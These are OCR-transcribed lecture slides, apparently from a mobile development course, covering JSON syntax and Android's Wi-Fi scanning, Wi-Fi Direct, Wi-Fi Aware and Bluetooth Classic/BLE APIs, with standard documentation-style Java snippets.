
```
{"name":"Jack B. Nimble","at large":
true,"grade":"A","level":3,
"format":{"type":"rect","width":1920,
"height":1080,"interlace":false, "framerate":24}}
```



[-] Object, 5 properties		
name	*Jack B. Nimble*	
at large	*true*	
grade	*A*	
level	*3*	
format	**type**	*rect*
	width	*1920*
	height	*1080*
	interlace	*false*
	framerate	*24*


JSON Values

- Strings
- Numbers
- Booleans
  - true, false
- Objects
- Arrays
- null



JSON Strings


- Sequence of 0 or more **Unicode characters**
- No separate character type.
  - A character is represented as a string length of 1.
- **Wrapped in „double quotes",**
- **Backslash escapement**



JSON Numbers


- Integer
- Real
- Scientific

- No octal or hex
- No NaN or Infinity
  - Use null instead




JSON Objects

- Objects are **unordered containers of key/value pairs**
- Objects are **wrapped in { }**
  - – `,` separates key/value pairs
  - – `:` separates keys and values
- Keys are strings
- Values are JSON values




JSON Arrays

- Arrays are **ordered sequences** of values
- Arrays are **wrapped in []**
  - , separates values
- JSON does not talk about indexing.
- An implementation can start array indexing at 0 or 1.



DEMO

- ESP8266 + Let’s Control It + JSON parsing



Libraries for Social Networks

- **Facebook** (908,000,000+)
  - https://developers.facebook.com/docs/mobile/android/build/
- **Twitter** (500,000,000+)
  - http://twitter4j.org/

Update according current trends …


Wi-Fi

- Wi-Fi scanning capabilities provided by the **WifiManager API**
- Requires one of following permissions
  - **ACCESS_FINE_LOCATION**
  - **ACCESS_COARSE_LOCATION**
  - **CHANGE_WIFI_STATE**
- **WiFi scanning process**
  - Register a broadcast listener for **SCAN_RESULTS_AVAILABLE_ACTION**
  - **Request a scan** using *WifiManager.startScan()*
  - **Get scan results** using *WifiManager.getScanResults()*


- Throttling
  - Android 8.0 and Android 8.1:
    - Each background app can scan one time in a 30-minute period.
  - Android 9 and higher:
    - Each foreground app can scan four times in a 2-minute period. This allows for a burst of scans in a short time.
    - All background apps combined can scan one time in a 30-minute period.

Optimize Network Access

- Radio states



- Network profiler



Wi-Fi Direct

- Requires Android 4.0 (API level 14) or later device
- Allows to connect directly between devices via Wi-Fi **without** an intermediate **access point.**
  - The Wi-Fi Direct devices negotiate when they first connect to determine which device shall act as an access point.
- Wi-Fi Direct API
  - Methods to discover, request, and connect to peers
  - Listeners that allow you to be notified of the success or failure of previous method calls
  - Intents that notify of specific events detected by the Wi-Fi Direct framework (dropped connection, discovered peer etc.)
- Creating a Wi-Fi Direct connection
  - ***Initial setup***
  - ***Discovering peers***
  - ***Connecting to peers***


Wi-Fi Direct API

- Methods that interact with or discover peers
  - **WifiP2PManager**
  - When a p2p connection is formed over wifi, the device continues to maintain the uplink connection over mobile or any other available network for internet connectivity on the device.
- Listeners that respond to the results of *WifiP2PManager*
- Intents that are broadcast when certain events happen

- This class contains many methods for P2P interaction
  - Get using getSystemService(Context.WIFI_P2P_SERVICE);
- Useful methods
  - *initialize()* – registers the application
  - *connect()* – connect to another device with P2P
  - *discoverPeers()* – initiates peer discovery
  - Will broadcast a WIFI_P2P_PEERS_CHANGED_ACTION intent if peer list has changed
  - *requestPeers()* – returns the current list of peers


Wi-Fi Direct API

- Methods that interact with or discover peers
  - **WifiP2PManager**
  - When a p2p connection is formed over wifi, the device continues to maintain the uplink connection over mobile or any other available network for internet connectivity on the device.
- Listeners that respond to the results of *WifiP2PManager*
- Intents that are broadcast when certain events happen



- Source codes
  - https://developer.android.com/guide/topics/connectivity/wifip2p#java

Wi-Fi Direct API



Source: http://www.zeitgeistlab.ca/doc/wifi-direct

Wi-Fi Aware

- Also *Neighbor Awareness Networking* (NAN).
- Requires Android 8.0 (API level 26) or later device
  - Managed by the **Wi-Fi Aware system service**
  - Apps **have no control** over clustering behavior
  - **`android.permission.NEARBY_WIFI_DEVICES`**
- Allowed operations:
  - **Discover other devices**
  - **Create a network connection**

```
WifiAwareManager wifiAwareManager =
(WifiAwareManager)context.getSystemService(Context.WIFI_AWARE_SERVICE)

IntentFilter filter = new IntentFilter(WifiAwareManager.ACTION_WIFI_AWARE_STATE_CHANGED);

BroadcastReceiver myReceiver = new BroadcastReceiver() {
@Override
public void onReceive(Context context, Intent intent)
          {                   if (wifiAwareManager.isAvailable()) { ... }
                              else { ... }
          }
};
context.registerReceiver(myReceiver, filter);
```

Bluetooth

- Wireless Personal Area Networks (WPAN)
  - Standard: IEEE 802.15.1
  - ISM band between 2.4-2.485GHz
  - Frequency hopping over 79 channels, 1600 hops/second
- Classes
  - Class 1 (100mW, 100m range)
  - **Class 2 (2.5mW, 10m range)**
  - Class 3 (1mW, 1m range)

Version	Data rate	Feature
1.2	721 kb/s	
2.0 + EDR	3 Mb/s	Enhanced Data Rate (EDR)
3.0 + HS	24 Mb/s	High-Speed
4.0	1 Mb/s (BLE)	Bluetooth Low Energy (BLE)

Bluetooth Classic API

- **Scan** for other Bluetooth devices
- **Query** the local Bluetooth adapter for paired Bluetooth devices
- **Establish** RFCOMM **channels**
- Connect to other devices through **service discovery**
- **Transfer data** to and from other devices
- Manage multiple connections

- Bluetooth permissions
  - BLUETOOTH - Allows applications to connect to paired bluetooth devices
  - BLUETOOTH_ADMIN - Allows applications to discover and pair bluetooth devices

Bluetooth API

- Setup Bluetooth, get adapter

```
BluetoothAdapter mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();
if (mBluetoothAdapter == null) {
    // Device doesn't support Bluetooth
}
```


- Enable Bluetooth

```
if (!mBluetoothAdapter.isEnabled()) {
    Intent enableBtIntent = new Intent(BluetoothAdapter.ACTION_REQUEST_ENABLE);
    startActivityForResult(enableBtIntent, REQUEST_ENABLE_BT);
}
```

Bluetooth API

- Find **paired** devices

```
Set<BluetoothDevice> pairedDevices = mBluetoothAdapter.getBondedDevices();

if (pairedDevices.size() > 0) {
    // There are paired devices. Get the name and address of paired device.
    for (BluetoothDevice device : pairedDevices) {
        String deviceName = device.getName();
        String deviceHardwareAddress = device.getAddress(); // MAC address
    }
}
```



Pair with My device?

Bluetooth pairing code

222394

□ Allow My device to access your contacts and call history

- If not paired start **discovery**, become discoverable

```
Intent discoverableIntent =
        new Intent(BluetoothAdapter.ACTION_REQUEST_DISCOVERABLE);
discoverableIntent.putExtra(BluetoothAdapter.EXTRA_DISCOVERABLE_DURATION, 300);
startActivity(discoverableIntent);
```

Bluetooth API

- Accept connection as server

```
public AcceptThread() {
    BluetoothServerSocket tmp = null;
     try {
     tmp = mBluetoothAdapter.listenUsingRfcommWithServiceRecord(NAME, UUID);
     } catch (IOException e) { ... }
     mmServerSocket = tmp;
}

public void run() {
    BluetoothSocket socket = null;
    while (true) {
        try {
            socket = mmServerSocket.accept();
        } catch (IOException e) { ... }

        if (socket != null) {
            doSomething(socket);
            mmServerSocket.close();
     }
```

Bluetooth API

- Connect to remote device as client


```
public ConnectThread(BluetoothDevice device) {
        BluetoothSocket tmp = null;
        mmDevice = device;

        try {
            tmp = device.createRfcommSocketToServiceRecord(UUID);
        } catch (IOException e) { ... }
        mmSocket = tmp;
    }

    public void run() {
        mBluetoothAdapter.cancelDiscovery();

        try {
            mmSocket.connect();
        } catch (IOException connectException) { ... }

        doSomething(mmSocket);
    }
```

Bluetooth Low Energy

- Android BLE in the **central role**
  - Transferring **small amounts of data** between nearby devices.
  - Interacting with **proximity sensors**
  - **Significantly lower power consumption** compared to BT
- The device in the central role scans, looking for advertisement, and the device in the peripheral role advertises.
  - The phone—the central device—actively **scans** for BLE devices. The activity tracker—the peripheral device—**advertises** and waits to receive a request for connection.
  - After the phone and the activity tracker have established a connection, they start transferring **GATT (Generic Attribute Profile)** metadata to each other.

Bluetooth Low Energy


- The phone—the central device—actively **scans** for BLE devices. The activity tracker—the peripheral device—**advertises** and waits to receive a request for connection.
- After the phone and the activity tracker have established a connection, they start transferring **GATT (Generic Attribute Profile)** metadata to each other.



Credits: Jinming, Li & Cheng, Zhang & Yinlong, Liu & Yihe, Wang.

Bluetooth Low Energy

– nRF Connect for Mobile, Nordic Semiconductor ASA



No filter
~~Apple, Microsoft, Beacons~~

Nordic_Blinky
C4:09:82:AF:24:A0
NOT BONDED -52 dBm ↔ 43 ms

